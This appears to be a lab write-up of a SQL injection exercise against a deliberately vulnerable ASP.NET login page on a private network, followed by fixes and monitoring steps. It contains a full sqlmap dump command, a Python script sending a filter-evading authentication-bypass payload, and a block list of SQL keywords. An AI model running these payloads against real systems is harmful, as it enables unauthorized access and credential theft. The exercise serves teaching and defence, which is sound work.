 Login Successful with admin:admin123
 Invalid Login — baseline behavior confirmed
 The raw string concatenation clearly visible in the source
Task 5: SQL Injection Attacks from Kali
5a. Automated Attack with sqlmap
1
2
3
4
5
sqlmap -u "http://192.168.0.102/VulnerableApp/Login.aspx" \
  --data="username=admin&password=admin" \
  --method=POST \
  --dbms=mssql \
  --risk=3 --level=5 --batch --dump
Key sqlmap flags:
| Flag | Purpose |
|---|---|
--dbms=mssql | Optimize payloads for Microsoft SQL Server |
--risk=3 | Include high-risk payloads |
--level=5 | Deep and aggressive testing |
--batch | Auto-confirm all prompts |
--dump | Extract database contents |
 sqlmap confirms the parameter is injectable
 Users table extracted — plaintext credentials visible
5b. Manual Python SQLi Script
1
2
3
4
5
6
import requests

url = 'http://192.168.0.102/VulnerableApp/Login.aspx'
payload = "admin'/**/OR/**/1=1--"
r = requests.post(url, data={"username": payload, "password": "pass"})
print("[+] Response:", r.text[:200])
The payload admin'/**/OR/**/1=1-- uses inline comments (/**/) to obfuscate the OR keyword, bypassing basic keyword filters while still evaluating to TRUE and authenticating as any user.
 Login Successful returned — authentication bypassed without valid credentials
Task 6: Defensive Measures
6.1 Parameterized Queries
The fix is replacing string concatenation with parameterized queries — user input never touches the SQL string:
1
2
3
4
5
// SECURE — parameterized query
string query = "SELECT * FROM Users WHERE Username = @u AND Password = @p";
SqlCommand cmd = new SqlCommand(query, conn);
cmd.Parameters.AddWithValue("@u", username);
cmd.Parameters.AddWithValue("@p", password);
With parameterized queries, admin'/**/OR/**/1=1-- is treated as a literal string, not SQL syntax — the login returns “Invalid Login” even with injection payloads.
6.2 SQL Server Hardening
Removed dangerous permissions from webuser:
1
REVOKE ALTER, DROP, EXEC FROM webuser;
6.3 IIS URL Rewrite Rules
Installed the URL Rewrite Module and created a rule to block requests containing UNION, ' OR, --, DELETE, EXEC. Also enabled Request Filtering to block .exe, .bat, .ps1, and PUT/DELETE HTTP methods.
 Patched code — parameterized queries replacing string concatenation
 Same injection payload now returns “Invalid Login” — attack neutralized
Task 7: Monitoring and Alerts
Enabled IIS W3C logging (IIS Manager → Logging → W3C format → Apply), then checked:
- Event Viewer → Windows Logs → Application for SQL Server errors
- IIS logs for unusual POST patterns targeting Login.aspx
